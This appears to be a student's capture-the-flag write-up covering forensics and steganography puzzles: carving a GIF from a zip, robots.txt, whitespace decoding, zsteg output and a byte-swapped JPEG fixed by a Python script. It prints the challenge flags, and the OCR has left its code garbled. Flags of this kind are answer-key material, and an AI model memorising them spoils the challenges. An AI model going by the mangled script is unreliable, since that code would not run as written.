You will find the picture scattered still but if you look close enough, at the end of the file there is a cmd open with the flag scrambled.



I then opened the piececs of the picture and tried finding where the cmd was open and then I combined it and got the flag.

CIT{c4ch3_m3_if_y0u_c4n}


Baller

When I downloaded the zip file in windows, it said it was corrupted. I didn't know what to do so I used my VM so try binwalk.

```
┌[✗]-[omar@parrot]-[~/Desktop]
└──$binwalk -e baller.zip

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             Zip archive data, at least v2.0 to extract, name:
baller/
69            0x45            Zip archive data, at least v2.0 to extract, name:
baller/01.txt
7726          0x1E2E          Zip archive data, at least v2.0 to extract, name:
baller/02.txt
11387         0x2C7B          Zip archive data, at least v2.0 to extract, name:
baller/03.txt
16609         0x40E1          End of Zip archive, footer length: 22
16631         0x40F7          GIF image data, version "89a", 3840 x 2160
```

So there are 3 text files and a GIF file at the end of the of zip file. I didn't know how to extract the GIF so I asked ChatGPT for the command and this is it: " dd if=baller.zip of=hidden.gif bs=1 skip=16631 "

I got the GIF opened it and in the bottom right there is the flag.




CIT{im_balling_fr}

Misc

Robots


I read the name Robots and remembered robots.txt that is found in websites. I entered it and I found the flag:




CIT{m6F2nr8RgjYI}

Calculator

I opened the file it was a code, but there were many lines at the end of the file so when I highlighted the text, I got this:



It reminded me of whitespace language. So I went to dcode.fr/whitespace-language and got



CIT{hft4bT0415Lb}

Extremely Hard Challenge


From the description: "The flag is very secure"

The answer is literally there. CIT{very_secure}

Stegnography

Blank Image

Just use zsteg and you will get the flag :)



I AM Steve

Same as "Blank Image", but this time you will get a base64 decode.


```
┌─[omar@parrot]─[~/Desktop]
└──╼ $zsteg ChickenJockey.png
b1,r,lsb,xy         .. text: "v6RNA]bgD"
b1,rgb,lsb,xy       .. text: "VEhJU19pc19hX2NyYWZ0aW5nX3RhYmxl"
b2,b,msb,xy         .. text: "UUUUTU@UU"
b2,rgb,msb,xy       .. file: OpenPGP Public Key
b2,rgba,lsb,xy      .. text: ["#" repeated 8 times]
b2,abgr,msb,xy      .. text: ["S" repeated 8 times]
b3,g,msb,xy         .. file: OpenPGP Secret Key
b4,r,lsb,xy         .. text: "DB\"\"\"\"\""
b4,r,msb,xy         .. text: "\"BDDDDDD"
b4,g,lsb,xy         .. text: "\"\"DD\"\"\"\""
b4,g,msb,xy         .. text: "DD\"\"DDDD"
b4,b,lsb,xy         .. text: "DDDDDDDDDF"
b4,b,msb,xy         .. text: "@\"\"\"\"\"\"\"\"\"bU53s3333fffff\"\"\"DDD$\"BDD\"
\"\"\"\"\"\"\"DDDD"
```

Base64 decode:

CIT{THIS_is_a_crafting_table}

sw0906

This was a tricky one, when I opened the file it wouldn't open then I opened it in a hex editor. I then found out the format was wrong. Took me time to notice that something felt wrong.



Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	E0	FF	D8	FF	46	4A	10	00	01	00	46	49	48	00	01	01	àÿØÿFJ....FIH...
00000010	00	00	48	00	43	00	DB	FF	07	07	0A	00	0A	06	07	08	..H.C.Ûÿ........
00000020	0B	08	08	08	0E	0B	0A	0A	0D	0E	10	18	15	1D	0E	0D	....
00000030	23	18	11	16	22	24	25	1F	26	21	22	1F	26	2F	37	2B	#..."$%.&!".&/7+
00000040	21	29	34	29	31	41	30	22	3E	3B	39	34	2E	25	3E	3E	!)4)1A0">;94.%>>
00000050	3C	43	49	44	3E	3D	37	48	00	DB	FF	3B	0B	0A	01	43	<CID>=7H.Ûÿ;...C
00000060	0E	0D	0E	0B	1C	10	10	1C	28	22	28	3B	3B	3B	3B	3B	........("(;;;;;
00000070	3B	3B	3B	3B	3B	3B	3B	3B	3B	3B	3B	3B	3B	3B	3B	3B	;;;;;;;;;;;;;;;;
00000080	3B	3B	3B	3B	3B	3B	3B	3B	3B	3B	3B	3B	3B	3B	3B	3B	;;;;;;;;;;;;;;;;
00000090	3B	3B	3B	3B	3B	3B	3B	3B	3B	3B	3B	C0	FF	3B	3B		;;;;;;;;;;;;Àÿ;;
000000A0	07	08	11	00	03	D0	07	D0	02	00	22	01	11	03	01	11	.....Ð.Ð..".....
000000B0	00	C4	FF	01	01	00	00	1F	01	01	01	05	00	01	01	01	.Äÿ..............
000000C0	00	00	00	00	01	00	00	00	05	04	03	02	09	08	07	06	....
000000D0	C4	FF	0B	0A	00	10	B5	00	03	03	01	02	05	03	04	02	Äÿ....µ.........
000000E0	00	04	04	05	01	7D	01	00	04	00	03	02	21	12	05	11	.....}......!...
000000F0	13	06	41	31	22	07	61	51	81	32	14	71	23	08	A1	91	..A1".aQ.2.q#.¡`
00000100	15	C1	B1	42	24	F0	D1	52	82	72	62	33	17	16	0A	09	.Á±B$ðÑR,rb3....
00000110	25	1A	19	18	29	28	27	26	36	35	34	2A	3A	39	38	37	%...)('&654*:987
00000120	46	45	44	43	4A	49	48	47	56	55	54	53	5A	59	58	57	FEDCJIHGVUTSZYXW
00000130	66	65	64	63	6A	69	68	67	76	75	74	73	7A	79	78	77	fedcjihgvutszyxw
00000140	86	85	84	83	8A	89	88	87	95	94	93	92	99	98	97	96	†…„ƒŠ‰ˆ‡•”“’˜—–
00000150	A4	A3	A2	9A	A8	A7	A6	A5	B3	B2	AA	A9	B7	B6	B5	B4	¤£¢š¨§¦¥³²ª©·¶µ´
00000160	C2	BA	B9	B8	C6	C5	C4	C3	CA	C9	C8	C7	D5	D4	D3	D2	Âº¹¸ÆÅÄÃÊÉÈÇÕÔÓÒ
00000170	D9	D8	D7	D6	E3	E2	E1	DA	E7	E6	E5	E4	F1	EA	E9	E8	ÙØ×ÖãâáÚçæåäñêéè
00000180	F5	F4	F3	F2	F9	F8	F7	F6	00	C4	FF	FA	03	00	01	1F	õôóòùø÷ö.Äÿú....
00000190	01	01	01	01	01	01	01	01	00	00	00	01	01	00	00	00	....
000001A0	05	04	03	02	09	08	07	06	C4	FF	0B	0A	00	11	B5	00	........Äÿ....µ.
000001B0	04	02	01	02	07	04	03	04	00	04	04	05	00	77	02	01	..............w.

I checked the file signature and found out that the bytes are flipped. What I mean is, the first 4byte words "E0 FF D8 FF" will have to be “FF D8 FF E0” to match the JFIF file signature.
First swapped with last and second swapped with third.
After I found that out, I asked ChatGPT to make me a script that does this for the whole file: code:

```
# Python code to swap bytes within each 4-byte word throughout the file

def swap_every_4_bytes(input_path: str, output_path: str) -> None:
    """
    Reads the input file in 4-byte chunks, reverses each chunk (b0,b1,b2,b3 -> b3,b2,b1,b0), and writes to the output file. Any remainder (less than 4 bytes) is written as-is.
    """     with open(input_path, 'rb') as f_in, open(output_path, 'wb') as f_out:         while True:             chunk = f_in.read(4)             if not chunk:
                break
```

```
        # Reverse the chunk if it's full-length, otherwise leave remainder unchanged
f_out.write(chunk[::-1] if len(chunk) == 4 else chunk)

# Paths for original and output files
input_file = '/mnt/data/yoda' output_file
= '/mnt/data/yoda_4swap.jpg'

# Perform the swap
swap_every_4_bytes(input_file, output_file)

# Show the first 16 bytes of the fixed file for verification
with open(output_file, 'rb') as f:      fixed_header =
f.read(16) print("Fixed first 16 bytes (hex):",
fixed_header.hex())
```

